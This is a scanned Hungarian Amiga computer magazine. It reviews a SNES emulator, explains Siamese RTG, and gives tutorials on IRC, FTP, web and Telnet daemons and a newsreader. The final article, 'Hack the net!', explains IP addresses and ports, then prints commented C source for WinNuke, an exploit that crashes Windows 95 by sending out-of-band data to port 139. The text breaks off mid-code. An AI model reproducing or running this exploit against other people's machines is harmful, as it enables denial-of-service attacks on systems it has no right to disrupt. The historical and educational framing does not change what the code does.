Új taggal gyarapodott az amigás emulátorok amúgy sem szűk tagsági köre: a Macintosh, a PC, a C64, Spectrum, Game Gear, Master System, Nintendo mellé most felzárkózott a Super Nintendo is. Ha eddig tehát valakinek problémája lett volna az, hogy számára nem kielégítő az Amigás játékok száma, azt most mindenképpen ki fogja elégíteni az a programözön, amely ezen emulátornak (68K SNes9x, PowerPC WarpSNES) köszönhetően szakad a nyakunkba, és amely mögött nem marad winchester üresen...

Az emulátor a PC-s SNes9x-ként kezdte életét, majd ezt követően került átírásra Amiga platformra. Ha valakit ez érdekel, az Amigás a stabilabb. Az emulátor egyébként tökéletesen mutatja a PowerPC fejlesztés Amigás gyermekbetegségeit. Az eredeti forrás két változatban jelent meg az Amiga platformon, egy 68K, illetve egy PPC változatban, SNes9x illetve WarpSNES neveken. Az első AGA gépeken saját C2P rutinokat használ, de míg a WarpSNES teljesen az RTG library-ra támaszkodik, a grafikus kártyákat természetesen mindketten egyaránt támogatják.

Amiért pedig az átiratok tökéletes példái a gyermekbetegségeknek, azt voltaképpen teljes egészében a 68K változat képviseli. Az eredeti SNes9x körülbelül egy 160Mhz-es Pentiumon, egy jobb grafikuskártyával már tökéletesnek nevezhető, ami azt jelenti, hogy a legszámításigényesebb feladatok (3d-s FX chip, DualPlayfied, Sprite-ok hegyei) elvégzése közben sem zuhan már 100%-os emulációs sebesség alá. A PowerPC változat bírja a gyűrődést, közel 4-16x-os túlbiztosítással képes dolgozni, a tempót csak az RTG nem bírja AGA esetén, így itt kénytelenek vagyunk egy frameskipet közbeiktatni, ami azt jelenti, hogy csak minden második fázist megjelenítve kapunk gyors, és folyamatos játékmenetet. Grafikus kártyán természetesen fel sem merül efféle probléma.

A 68K változat ellenben külön tanulmányt érdemel, hogy vajon miért is kerülhetett kiadásra. Amire képes az ugyanis egyedül az, hogy mélyen elgondolkoztatja az embert, miért is nem vett még PowerPC kártyát? Egy jobbnak nevezhető gépen (AGA, 040/40) a játék 4-es frameskip mellett is igen távol áll nemhogy a folyamatosságtól - a játszhatóságot nem is említve - de egy átlagos SlideShow sebességétől is.

Maradjunk tehát inkább a PowerPC változatnál. Mint az kitalálható, szükséges hozzá WarpOS, RTG, illetve AHIppc.library. Ilyet még nem láttunk, így a hangról csak kipróbálás után nyilatkoznék. A PC-s verzióból egyébként History ide, History oda sem Gus-on, sem SB-n nem sikerült egy kanyi hangot sem kicsikarnunk, (csupán DOS/Win95/Win98/Linux alatt próbáltuk ki) és hasonlóképpen voltunk eddig egyébként az Amigás verziókkal is. Hang tehát egyenlőre még nem volt, emiatt tehát senki ne dőljön a kardjába.

Nem árt ha rendelkezünk egy CD32 joypaddal is, (Mat/Ozone szokott árusítani a partykon) mert a billentyűzetről játszani mazochizmus. Ha azonban a joypadot egyszer megszoktuk, nehéz lesz majd visszatérni a szimpla joyhoz. (Meg lehet felvágni, a PC hardware képtelen két 6 gombos joyt lekezelni.)

Most pedig következzen a paraméterek rövid részletezése:

-cycles vagy -h <num> : Az emulációra fordítható CPU ciklusok százalékban
-frameskip vagy -f <num> : Minden <num>+1-edik frame megjelenítése
-scale : A képet S-VGA képernyő esetén átméretezi, hogy betöltse azt
-nosecondjoy : ha nem használunk második joypadot gyorsítja az emulációt
-showfps : elvileg az FPS érték megjelenítése a képernyőn (én nem láttam)
-ahi : elvileg AHI hang, kellene hozzá AHIppc. Még nem próbáltam.
-forcehirom vagy -F vagy -FH : A romot mindenképpen Hi-ROM-ba tölti -forcelorom vagy -FL : A romot mindenképpen Lo-ROM-ba tölti, bármi is lenne
-old vagy -o : Régi típusú SNES joypad emuláció
-noold vagy -no : A régi típusú SNES joypad emuláció letiltása
-soundskip vagy -ss <num> : senki nem tudja, értéke 0-3 lehet
-sound vagy -S hang bekapcs (nem szok működni)
-nosound vagy -NS : hang kikapcs
-soundquality vagy -r <num> : frekvencia, értéke 0-7 lehet (jó az alap)
-stereo : sztereo hangzás engedélyezése
-mono : sztereo hangzás letiltása
-buffersize vagy -B : a hangbuffer mérete (az alap AUTO)
-nospeedhacks vagy -N : emulációs sebességtrükkök letiltása
-speedhacks vagy -SH : emulációs sebességtrükkök engedélyezése
-loadsnapshot vagy -l <filenév> : kimentett állás és rom betöltése egyben
-swapjoypads vagy -s : virtuálisan megcseréli a két joyportot
-pal vagy -p : az emulátor európai SNES-t emulál
-ntsc vagy -n : az emulátor amerikai SNES-t emulál
-interleaved vagy -i : mindenképpen interleaved formátumként tölti a ROM-ot
-interleaved2 vagy -i2 : mindenképp interleaved2 formátumként tölti a ROM-ot
-nohdma : kikapcsolja a H-DMA emulációt
-hdma : bekapcsolja a H-DMA emulációt
-layering vagy -L : megcserél néhány prioritást (pl. RobocopVST2-nél jól jön)
-graphicwindows vagy -w : engedélyezi a graf. ablakkal kapcsolatos effekteket
-nographicwindows vagy -nw : kikapcsolja a graf. ablak effekteket

Az emulátor alatt működő billentyűzet-kombinációk taglalása azt hiszem túlságosan, és meglehetősen indokolatlanul venné el a helyet az újságból, ezért közlésüktől most eltekintenék, mivel ezek native magyar felhasználók számára is érthetően megtalálhatóak a README.TXT file ban.

Röviden fussunk inkább át néhány gyakrabban előforduló paraméterezést. Tételezzük fel tehát, hogy a Cybernator.smc ROM-ot szeretnénk elindítani a lehető legoptimálisabb sebességgel egy AGA gépen PPC kártyával.

warpsnes -nosound -nosecondjoy -f 1 Cybernator.smc

Tegyük fel, hogy a Cybernator.smc ROM korrupt, és bár egyébként LoRom file, az emulátor mégis HiRom file-nak ismeri fel. (Ez esettől függően felismerhető az SNES self-testjéből, ami elindul: barna képernyőn mindenféle izék lesznek)

warpsnes -nosound -nosecondjoy -f 1 -FL Cybernator.smc

Mindezek grafikus kártya esetében, továbbra is PPC kártyát feltételezve:

warpsnes -nosound -nosecondjoy -f 0 -FL Cybernator.smc

Végezetül a játékokról néhány szót: eszméletlenül sok van, és eszméletlenül jók. A legrosszabbaknak is egy A500 játék szintjén áll a grafikája, (van Gods vagy EOB) a legprofibbak pedig könnyedén megszégyenítik AGA játékainkat is. Számtalan olyan játék van, ami Amigára nem készült el (Mortal3, Super Street Fighter 2), nem beszélve a többséget alkotó azon játékokról, amelyeket most látunk életünkben először. Az SNES egy játékgép, amelyen komoly pénzekbe kerültek anno a játékok, ezért van egy bizonyos színvonala a játékoknak. A 3D FX chip pedig játékok egész sorában kimerítően alkalmazva lett, olyan játékokat eredményezve amelyek még mindig hiányoznak Amiga platformon, vagy legalábbis nagyon kevesen vannak, mert 030/25-től felfelé biztosított rá a számítási kapacitás. Röviden összefoglalva az SNES emulátor a játékok tömegével főnyeremény annak, aki szeret játszani, és szereti a jó játékokat. Szimulátort ugyan keveset talál (azért abból is van jópár), de a már igen hiányolt arcade, verekedős és shoot'em'up kategóriából annyi minőségi munka van, hogy dunát lehet vele rekeszteni, és még RPG-ből is becsúszott egy-egy!

Emeric SH

Siamese RTG v2.5

A Siamese Systems kb. 2 éve jelent meg egy érdekes project-tel, amiben egyesíti az AMIGA emberbarát rendszerét egy gyors, olcsó, viszont MS-függő pc-vel. Ebben a rendszerben szó sincs emulációról, egy TCP/IP-s ethernet, SCSI network, vagy nullmodem kapcsolat köti össze a két rendszert, és a pc (Win95/NT) képernyőjén egy ablakban fut az AMIGA (Workbench). A két géphez elég egy darab billentyűzet, és egy egér, sőt AMIGA oldalról a pc összes drive-ja látható, és használható... A rendszer igazi érdekessége, hogy bármelyik gépről indíthatunk bármelyiken programot, például AMIGA oldalról egy DOS-os, vagy Windows-os alkamazást, vagy pc-ről mondjuk a HippoPlayer-t... Az SiSys (Siamese System) rendelkezik egy igencsak limitált AREXX interface-szel is ami igencsak jól jöhet egy Lightwave, vagy éppen egy Scala kétgépes használatakor. Ebben a rendszerben kezd éledezni az MCI (Media Control Interface) is, amely AMIGA oldalról lehetővé teszi a pc-ben működő "multimedia.devices" használatát, köztük a CDROM-ot, rádiót, és a TV tuner (WinTV) káryát is.

Aki pc-n videotechnikával foglakozik, annak érdemes elgondolkozni azon, hogy egy viszonylag olcsó AMIGA-val (A1200), és a Siamese rendszerrel egy igen profi video-rendszert építhet ki, (nem lesz szükség SVGA->PAL kártyára!) méghozzá akár úgy is, hogy az AMIGA-n (természetesen az AMIGA video kimenetén) folyamatosan megy adásba az anyag, közben a pc-n vágható, bővíthető...

LouiSe

AMIGA Internet

(nem csak) haladóknak

Harc a démonokkal!

A TV-ből nyomott infók szerint az Internet nem más, mint egy winakárhány GUI-val felvértezett browser... Pedig a WEB csak a látvány miatt terjedt el. Az első igazi konneksön az IRC!

IRC (AmIRC)

Tapasztalatból mondhatom, hogy aki egyszer megismeri, az nagyon hamar hozzá fog szokni. (Rendeztek már scene party-t is IRC-n! Compokkal, díjakkal, zsűrivel, szavazással, etc.!)

Tehát, az IRC (Internet Relay Chat) egy olyan csatornát biztosít az Internet használóinak, amin keresztül egy beszélgető csoportban találhatja magát, méghozzá olyanban, ahol lehetőleg hozzá hasonló emberkékkel találkozhat. Van csatornájuk a dél-kaliforniai cowboy-oknak, a linux őrülteknek, és természetesen az AMIGA megszállotainak is. A csatornáknak általában az angol az anyanyelvük, de minden országban létezik a helyi akcentust bíró csapat, akik szeretnek anyanyelven kommunikálni egymással. Egy ilyen AMIGA-s, magyar nyelvű csatorna a #amigahu. Ezen napközben 5-15, este tíz óra után 25-20, és hétvégeken (elsősorban péntek éjjel) 20-40 AMIGA-s dude tömörül csoportba. (eme konvencióhoz idomulva a lengyel #amigapl, az olasz #amigaita néven fut... etc.) Aki a leghivatalosabb AMIGA-s csatornán szeretne leledzeni, annak ajánlom a #amiga-t, itt naponta megfordul mindeki kedvence, Ralph Schmidt is.

A csatornákhoz úgynevezett IRC server-eken keresztül lehet eljutni. A magyar szerverek közül néhány: irc.elte.hu irc.sote.hu irc.bme.hu irc.internetto.hu

Az AmIRC-hez nagyon egyszerűen lehet AREXX-ben olyan programot írni, ami a kimondja (a Say program segítségével) az IRC-n 'elhangzó' mondatokat. Ennek a poénnak még értékelhető haszna is lehet, ha mondjuk nagyon el vagyunk foglalva a brózolással, és nincs kedvünk állandóan visszaváltani az AmIRC screen-jére. Egyszer mindeképpen érdemes meghallgatni, hogy milyen hangja is van igazándiból azoknak a srácoknak/lányoknak akiknek eddig csak a karaktereit láttunk... ;)
[LS-Inet-AmIRC-Say.rexx]

FTP

[ftp://localhost] (AmFTP, mFTP)

Az FTP kliensekről nem nagyon van mit mondani... Viszont az FTP daemon-okról annál inkább! Az FTP daemon tulajdonképpen egy FTP szerver, ami lehetővé teszi, hogy - más ftp szerverekhez hasonlóan - bárki egy ftp klienssel (pld.: AmFTP) le/fel töltögethessen file-okat a gépünkre.

Az AMINET-en többféle FTP daemon-t is találhatunk, de az egyik legjobb az FTPdaemon v2.0 (comm/net - Joran Jessurun). Az installációja nagyon egyszerű, a mellékelt readme file segítségével fél perc alatt elvégezhető. A dokumentációhoz képest annyi változás lesz a Miami-t használók számára, hogy a Database/InetD menüben a következőket kell beírni egy új service-nak: Service=ftp, Socket=stream, Protocol=tcp, Wait=nowait, User=root, Server=AmiTCP:serv/ftpd, Name=ftpd, Args= -l -x (ha használni szeretnénk, ne felejtsük el engedélyezni! (Enable)) Ha nem használsz MultiUser FileSystem-et, ajánlatos lekorlátozni az írás/olvasás jogokat, nehogy 'véletlenül' egy bejelentkezett felhasználó törölgessen, vagy éppen nem publikus file-okban kotorásszon a gépeden.

Az FTP mániásoknak van még egy nagyon érdekes program az Aminet-en, az FTPMount. Ez a progi megteszi azt, hogy mount-ol egy FTP: device-t, és azon keresztül akár Workbench-ből, vagy FileMaster-ből másolhatunk, törölhetünk etc. file-okat bármilyen FTP server-en. Egy hivatkozás így néz ki: 'CD FTP:ftp.phase5.de/pub/'. Ezután a Shell ablakunkban a Phase5 ftp site-ja van, mint drive...

WWW

[http://localhost] (Voyager, AWeb, IBrowse, ALynx, AMosaic)

Aki nem szeretné free, vagy éppen fizetős (static) helyen tartani homepage-ét, annak ajánlom az AMIGA-s WEB server-t. Több verzió is létezik ezekből, a profi user-eknek ajánlatos a LINUX világból ismert Apache WEB server, ami minden létező igény kielégít. Ilyet láthatsz rengeteg helyen működni a világon, de itthoni AMIGA-n jelenleg tudomásom szerint csak a http://amiga.rulez.org (Ratman AMIGA 2000-ese) használja. A lustább user-eknek sokkal inkább ajánlatos az ArexxWebServer használata, elsősorban a nagyon egyszerű installáció, másodsorban a konfigurációval kapcsolatos gondok elkerülése végett. Az ArexxWebServer egy AREXX-ben írt program (a hossza kb. 3000 byte!) ami lehetővé teszi, hogy bárki, akivel kapcsolatunk van (az Internet-en ez több millió ember) nézegethesse a gépünkön lévő honlapunkat. Az installációja az előbb említett ftp-daemon-hoz hasonlóan egy fél perc alatt megoldható.

A Miami-ba írandó service adatok: Service=http, Socket=stream, Protocol=tcp, Wait=dos, User=root, Server=rx, Name=rx, Args=ARWS:webserver.rexx (ha használni szeretnénk, ne felejtsük el engedélyezni! (Enable)) Sokszor előfordul, hogy egy WEB site-ról töltünk le egy file-t, és a letöltés megszakad. Ilyenkor jön a morgás, meg az újrakezdés... Viszont van megoldás a RESUME-ra (folytatásos letöltés), a program neve HTTPResume. Segítségével folytathatjuk a megszakadt letöltést, nem kell mindig az elejéről kezdeni. Persze ez csak olyan WEB server-eken használható, amelyek támogatják a RESUME-ot. (A server-ek nagy része ilyen...)

TELNET

[telnet://localhost] (AmTelnet, DCTelnet)

A Telnet daemon-nal megvalósíthatjuk ama régi vágyunkat, hogy a világon bárhonnan nyithassunk egy Shell ablakot a saját gépünkön. Ebből az ablakból programokat indíthatunk, másolhatunk, vagy akár reboot-olhatjuk is a gépünket a világ bármely részéről. Ebből az állatfajtából is leledzik jónéhány az Aminet-en, de a legújabb, és talán leghasználhatóbb a VCON. Ez képes működni tcp/ip-vel (Miami/AmiTCP), és serial.device-on keresztül is. Az összes daemon közül ez a legigényesebb biztonsági szempontból! MultiUser FileSystem nélkül nem ajánlatos másokat beengedni a gépünkre, mert úgy járunk, mint egyik éjszaka én, mikoris Magic tesztelte a gépemen a VCON-t, és elindította nekem a Quake-et... Kicsit meglepő volt, hogy püfölöm a karaktereket az IRC-be, és belebüfög az életembe a kvékhang... ;) Persze ez csak csíny... De ugyanennyi erővel reboot-olhatott volna, vagy éppen megformázhatta volna a vinyóimat... (ezeket azért kivédtem előre a muFS-el!)

A Miami-ba írandó service adatok: Service=telnet, Socket=stream, Protocol=tcp, Wait=nowait, User=nobody, Server=Miami:Serv/VCON_inetd, Name=VCON, Args= (ha használni szeretnénk, ne felejtsük el engedélyezni! (Enable))

Aki régebben kezdte a telefonvonali adatcserét, annak biztos nem cseng ismeretlenül a BBS szó. A BBS-eket még manapság is a kalóz programok lelőhelyének tekinti a világ - persze nem ok nélkül, de ezt hagyjuk a BSA-ra és testvérlapjaira. Manapság a BBS-ek átköltöztek az Intenet-re! Ilyenkor a jól megszokott terminal programunk helyett egy TELNET programot használhatunk az elérésükhöz, illetve az UPLOAD/DOWNLOAD-hoz. Ez utóbbi viszont némi igényt támaszt a term progik számára, ugyanis közel se mind támogatja például a ZMODEM protokolt. Szerencsére AMIGA-n az AmTelnet, és a DCTelnet is használható e célra. (Mindkettő az XPR protokoll library-ket hasznalja, érdemes a legújabbakat letöltögetni az AMINET-ről, ha nem akarunk érdekes fagyásokat tapasztalni le/feltöltéskor...) [Próbaképpen: telnet://amiga.rulez.org]

A Telnet-daemon, és az FTPMount együttes használatával igen érdekes dolgokat lehet megvalósítani! Például, tegyük fel, hogy Magic belogol LouiSe gépére (ahol fut a Telnet daemon) és szeretné lemásolni a saját gépére a legújabb FastQuake-et... Ekkor Magic elindítja a saját gépén az FTP daemon-t, majd LouiSe gépén (a Telnet/Shell ablakban) az FTPMount-tal mountolja a saját gépét. És ezután egyszerűen a copy paranccsal átmásolja a kívánt file-t... COPY FastQuake5 FTP:ftp.magic.gepe.com/donwload/

Amikor csatlakozunk az Internet-hez, kapunk a szolgáltatónktól egy dinamikus IP címet. Ez négy, ponttal elválasztott decimális szám, amit a Miami t használók a következő módon tudhatnak meg: 'Miami:MiamiIfConfig mi0'

A Miami betöltése után, valós csatlakozás nélkül is kipróbálhatjuk démonjainkat. Egyszerűen csak az FTP/Telnet/WWW kliensünknek az előbb említett címet, vagy a 'localhost'-ot írjuk be. (pld: WWW: http://localhost)

Lehetőség szerint, az összes említett program megtalálható az AMIGAonly CD mellékletén!

LouiSe

MUI News

Vannak ugye az ismertebb (és kihasználtabb) internetes alkalmazások, gondolok itt pl. a web-ezésre, az ftp-zésre az e-mail-ezésre, vannak kevésbé ismertebb (és kevésbé kihasználtabb:) dolgok, mint a telnet, az irc, és van néhány, amit szinte senki sem használ. No ez persze túlzás, de azt azért el lehet mondani, hogy a netizen-ek millióinak csak nagyon kis része ismeri, vagy nézegeti a news servereket... No ezen az áldatlan állapoton szeretnék egy kicsit javítani...

A UseNET csoportok valójában témára szakosodott levelező-csoportok, olyanok, mint egy levelezési lita, azzal a különbséggel, hogy itt az összes üzenetet egy helyen (direkt a serverről) olvashatjuk hasonlóan a "FIDO és társai" típusú levelezőcsoportokhoz. Itt is küldhetünk leveleket (POST) egy vagy több hírcsoportba... olvasgathatjuk, letölthetjük (GET) a számunkra érdekes leveleket vagy file-okat (ARTICLE). A binary file-ok nagyrészt kódolva vannak ven a NEWS: servereken. Ezek leggyakrabban UUENCODED vagy BASE64 Encoded file-ok. Tehát, amennyiben egy binary-t letöltünk egy serverről azt még megfelelő programmal decode-olnunk is kell, hogy használni tudjuk...

Sokáig keresgéltem egy normális (vagy legalábbis használható) newsreader-t amigára, mígnem az amineten megtaláltam a MUINews 1.4b newű programot... A korábbiak (FNews nekem a binary file-oknál mindig kissé megzakkantak...leveleket persze azokkal is remekül lehetett olvasgatni...)

Először is megjegyezném, hogy a MUINews egy nagyon egyszerű program, magam sem tudom, hogy hogyan bírok róla sok mindent írni:) hmmm.. Először nem ártana bekonfigurálni a programunkat...

Project-Configure-MNews

- Network:

Decode Directory: az a könyvtár, ahová az uuencoded (és csak az uuencoded) file-okat dekódolja. PL. mentésnél megkérdezi azt, hogy hová mentse...

Editor: az az editor, amivel az általunk küldendő leveleket írhatjuk meg..

Signature file: aláírás (mint egy levelezőprogramban)

User name: egy nickname, amilyen néven szerepelni akarunk a csoportban...

Real name: hmmm. ezt nem kéne:)

Domain name:

NNTP server: a news serverünk neve... (pl. news.datanet.hu vagy news.matav.hu)

Send Auth info: lehet AUTOMATIC vagy MANUALLY érdemes a manuálisra állitani, mert a newsgroup-ok nagy része nincsen jelszóval védve...

- Display

Itt végülis a program hírnézegető ablakjainak tulajdonságait állíthatjuk be, mutassa e az article-k méretét (SIZE), dátumát (DATE) és a küldőjét (AUTHOR). Ezek azért fontos információk lehetnek... főleg a DATE..

No, miután sikeresen bekonfiguráltuk a programot, akár nyomhatunk is egy CONNECT-et. (Connection/Connect) ha mindent jól írtunk be, és fenn is vagyunk az interneten :) akkor akár be is léphetünk néhány newsgoup-ba... Megfigyelhetünk egy örvendetes tényt, miszerint a letöltések itt akár 2-3x gyorsabbak lehetnek, mint amit a modemünk valóban tud... no nem kell hasra esni, ez elsősorban amiatt van, hogy ezek nagyrészt szöveges info-k tehát tömörítve jöhetnek... De azért roppantul kellemes dolog...

SUBSCRIBE

Mivel alaphelyzetben a newsgoup list-ünk töküres, ezért nyomni kell egy SCAN-t... ez el fog tartani egy ideig.... főleg nagyobb NEWS serverek esetén. Miután a MUINews letöltötte a serverről a Group-ok neveit, megjelennek úgy, mint egy directory tree... ebben tudunk keresgélni, és ha megtaláltuk a nekünk tetsző csoportot, akkor azt egy dupla kattintással kiválaszthatjuk. Ekkor ez lekerül az alsó ablakba. Nem akarom feleslegesen foglalni a helyet, de a legnagyobb newsgroup folderek az alt és a comp. A newsgroup-okban keresgélni is lehet... vannak erre teljesen jó netes szolgáltatások, mint pl. a DEJANEWS (http://www.dejanews.com) amelyben gigantikus mennyiségű news között keresgélhetünk... Nos, miután kiválasztottuk a nekünk tetsző group-okat, mehetünk is a következő ablakba... (még annyit, hogy a kiválasztott newsgroup-ok a következő indításkor is megmaradnak... Azaz a következő indításkor automatikusan letölti a csoportok-at a serverről... unsubscribe-olni szintén egy dupla kattintással kell, ekkor befeketül a group neve... ahhoz, hogy el is tűnjön a listából ki kell lépni a programból...)

READ

Ez itt a fő ablak, valószínűleg mindenki itt fogja a legtöbb időt eltölteni. A felső ablakban láthatjuk a kiválasztott newsgroup-jainkat. Tudnunk kell, hogy általában csak ez elmúlt néhány nap news-ai vannak fenn általában a serveren, a régebbiek általában ilyen-olyan archívumokba kerülnek a web-en... ezeket egy web kereső segítségével megtalálhatjuk... Tehát a FIRST az első article száma a CURRENT a jelenlegi (ez a legutóbb nézett article száma) és a LAST az utolsó, ami abban a csoportban van. Ha beállítjuk, hogy melyiktől töltse le: RESCAN START és meddig RESCAN END, utána akár nyomhatunk is egy RESCAN gombot és máris elkezdi letölteni a hírek fejléceit (ARTICLE HEADERS) Miután letöltődtek, megjelennek az alsó ablakban. Itt olvasgathatjuk őket egy dupla click-kel... ekkor egy kis ablakba letölti az article-t. A már olvasott hírek dőlt betűvel vannak jelölve. Ha csak el akarjuk menteni, akkor a SAVE gombra nyomhatunk... ha kódolt a message, akkor UUDecode-olhatjuk (már ha UUencode-olt a file). Meg is válaszolhatjuk az adott hírt (REPLY), illetve le is törölhetjük a listából (DELETE). Van még itt BATCH DOWNLOAD. amellyel a kiejelölt file-okat tölthetjük le egyszerre ittelve CATCHUP THREAD azaz elolvasottá teszi a file-t. Azt hogy egy file UUDecode-olt-é vagy BASE64 Encode-olt, az nem igazán tudjuk megállapítani, csak akkor, ha megnézzük az adott file-t. Az UUEncoded file-ok egy BEGIN-nel kezdődnek... A BASE64-esek pedig úgy néznek ki, mint egy HTML file, és van az elején egy BASE64 cimke valahol... Ez utóbbival azt tudjuk tenni, hogy elmentjük és egy BASE64 decoder-rel visszakódoljuk... (letölthető ilyen az aminetről pl.)

POST

Ha írni akarunk egy levelet, vagy meg akarunk válaszolni egyet, akkor azt ebben az ablakban tehetjük meg.. miután megírtuk a levelünket (WRITE/EDIT) esetleg küldhetünk vele file-t is (ATTACH FILE) és a kész levelünket/leveleinket el is postázhatjuk a kiválasztott newsgroup-okba... (POST/POST ALL)


Hmmm.. hát ennyit lehetett erről a programról összekaparni:)

Még egy pár szót: Ha szeretnénk valamit kérni a newsgroup-okban nem árt egy valid EMAIL cím is, de ha lehet akkor ez ne az legyen amit általában használunk, mert előfordulhat, hogy egyes kedves emberek spam hegyeket küldenek rá... Főleg, ha amolyan porn group-okat szoktunk olvasgatni...

Mivel manapság a UseNET groupok olvasgatása a levlistáknak és az IRC-nek köszönhetően kissé kiment a divatból rögvest rácsapott néhány másik nagy, ámde némileg undergound-abb "felhasználói" csoport, a kalózok és a szex/pornó kép gyűjtők ez főleg az ALT. groupokra vonatkozik.. ámbár itt is megtalálható az ALT.BINARIES.AMIGA.WAREZ group, de ezekre max 2-3 új file-t küldenek... Ellentétben egy pc-s warez group-ba napi száz körüli news-t is postáznak...

Azért a COMP.SYS.AMIGA.* csoportokat minden angolul tudó amiga tulajnak figyelmébe ajánlom...

Magic



Hack the net!

Csákó! Nem találkoztam olyan emberrel, akit ne érdekelt volna a neten történő hack-elés. Én szintúgy vagyok a dologgal, csak 1 difivel másokkal szemben. Én vettem a fáradságot és utánanéztem a dolognak. (Erre mondják azt, hogy komolyabban érdekelt). Igyexem ebben a cikkben mindenki számára érthetően leírni az alapokat. Ha valaki mégis úgy érzi, hogy nem ért valamit az kérdezzen csak nyugodtan. (Bár az sincs +-tiltva, hogy a "szupersztrádán" nézzen utána! ;) Lássunk egy témát ami igazándiból nem számít HACK-elésnek, de ahhoz nem rossz alap. Ezek az együtt. :) A reklám után haladjunk (mert sosem érünk a végére):

EXPLOIT-ok.

Vagyis másik interneten élő számítógépek neten keresztüli hibái. A legnépszerűbb ilyen hiba a WINNUKE volt anno. ;) Lássuk csak, hogy hogy is van ez? Tehát, amikor létrehoztunk egy TCP-IP stack-et (mondjuk elindítottad a miami-t), akkor a géped kap egy címet (olyan lakcím féleséget). Ez az IP cím. pl.:145.236.180.25 Egyes embereknek ez már elárul valamit, de a beavatatlanoknak semmit. Amint látó6 négy 0-255-ig terjedő számból épül fel. Ezt a címet akkor "tapasztják" hozzád, amikor beléptél a szolgáltatódhoz. Nos. Ez az IP cím a 145.236.*.* -ból látszik hogy MATÁV-os elérés. :) Ez így egy kicsit mazo dolog tudom, de ezért találták ki az úgy nevezett HOST nevet. Az előző számnak a HOST megfelelője: line-180-25.dial.matav.net Ezt már könnyebb megjegyezni, nem? Ennyit a rendszámunkról. A következő az az ún. kommunikációs portok. Ezek azt a célt szolgálják, hogy az egyes "szolgáltatások" egymástól eklülönülve, zavartalanul működhessenek. Ezt úgy kell elképzelni, hogy a számítógépedből rengeteg "csap" áll ki, és arra a csapra kötöd be a slagodat, amelyikből az a folyadék folyik amire szükséged van. :)

Néhány nevezetesebb PORT (ill. szolgáltatás):
7 - echo Aki ide küldd egy csomagot, az számít6 rá, hogy visszakapja. :)
21 - FTP FileTransferProtokol (Aki nem hallott róla, az ássa el magát!)
23 - Telnet
25 - SMTP (send mail transfer protokoll) Ha levelet akarsz küldeni, csak ide kell becsatlakozni egy Telnet proggival (akár), és mehet.
79 - Finger Ma már nem nagyon használják. Itt lehetett régebben lehúzni információt az adott gépről.
80 - HTTP Ha web szerverként műxik.
139 - NetBios Ehe.. Ettől döglik a légy...(majd később)
6667- IRC. :)
Ezek közül a szolgáltatások közül azokat lehet csak igénybe venni, amelyek nyitva vannak. Tehát ha be tudsz csatlakozni valamelyikre. Hogy melyik portok vannak nyitva, azt könnyen le lehet ellenőrizni:Telnet proggival becsatlakozol a kívánt portra. Ez egy kicsit körülményes, ezért készült erre a feladatra célsoftware is. Neve:NetInfo. 1 hibája van csak:Csak 16 nevezetes portot vizsgál meg. Ezért én is írtam egy ilyesmi stuffot, ami viszont egy megadott inter- vallumban nézi meg a nyitott portokat. A neve:PortScan és ha minden igaz, Louise bácsi jóvoltából fennt lesz (/van) egy CHIP CD-n. Egy másik hasznos kis stuffommal

1024-es porttól kezdődően a te képed foglal csatlakozásokat az esetleges összeütközések elkerülése végett. Tehát ha mondjuk becsatlakozol az IRC-re (és ez az első elindított netet használó proggid) akkor több mint valószínű, hogy az, amit a legelső csatornára írsz, az az 1024-es portról fog menni a 6667-esre. (Vagy ahova becsatlakoztál. Ugyebár van IRC a 6668-as és 6669-es portokon is.) És onnantól kezdve minden új csatlakozásnál egyre feljebb mászik.

Ennyi ismeretség után megnézhetjük, hogy hogyan is működik az egyik leghírhedtebb exploit:

```
#define dport 139  /* A 139-es port a mienk */

int x, s;
char *str = "Bye";  /* Tok mindegy, hogy mit írunk ide */
struct sockaddr_in addr, spoofedaddr;
struct hostent *host;

/* A most kovetkezõ funkció rácsatlakozik a megadott szerver gép
   megadott portjára */
int open_sock(int sock, char *server, int port) {
     struct sockaddr_in blah;
     struct hostent *he;
     bzero((char *)&blah,sizeof(blah));
     blah.sin_family=AF_INET;
     blah.sin_addr.s_addr=inet_addr(server);
     blah.sin_port=htons(port);
     if ((he = gethostbyname(server)) != NULL) {
          bcopy(he->h_addr, (char *)&blah.sin_addr, he->h_length);
     }
     else {
          if ((blah.sin_addr.s_addr = inet_addr(server)) < 0) {
               perror("gethostbyname()");
               return(-3);
               }
     }
     if (connect(sock,(struct sockaddr *)&blah,16)==-1) {
          perror("connect()");
          close(sock);
          return(-4);
     }
     printf("Connected to [%s:%d].\n",server,port);
     return 0;
}

//Ez a fõ race.

void main(int argc, char *argv[]) {
          printf("Winnuke. This Amiga port by CHIP/TFF.\n");
          if (argc != 2) {
               printf("Usage: %s <target>\n",argv[0]);
               exit(0);
          }
//Létrehozunk 1 socket-et.
          if ((s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1) {
               perror("socket()");
               exit(-1);
          }
     open_sock(s,argv[1],dport); /*Rácsatlakozunk a 139-es portra*/
          printf("Sending crash... ");
/* És itt a lényeg! Egy OOB típusú uzenetet kuldunk arra a portra,
   amit a Windows95 képtelen lekezelni és "kék halállal" elpatkol.
   Béke poraira. */
          send(s,str,strlen(str),MSG_OOB);
          usleep(100000);
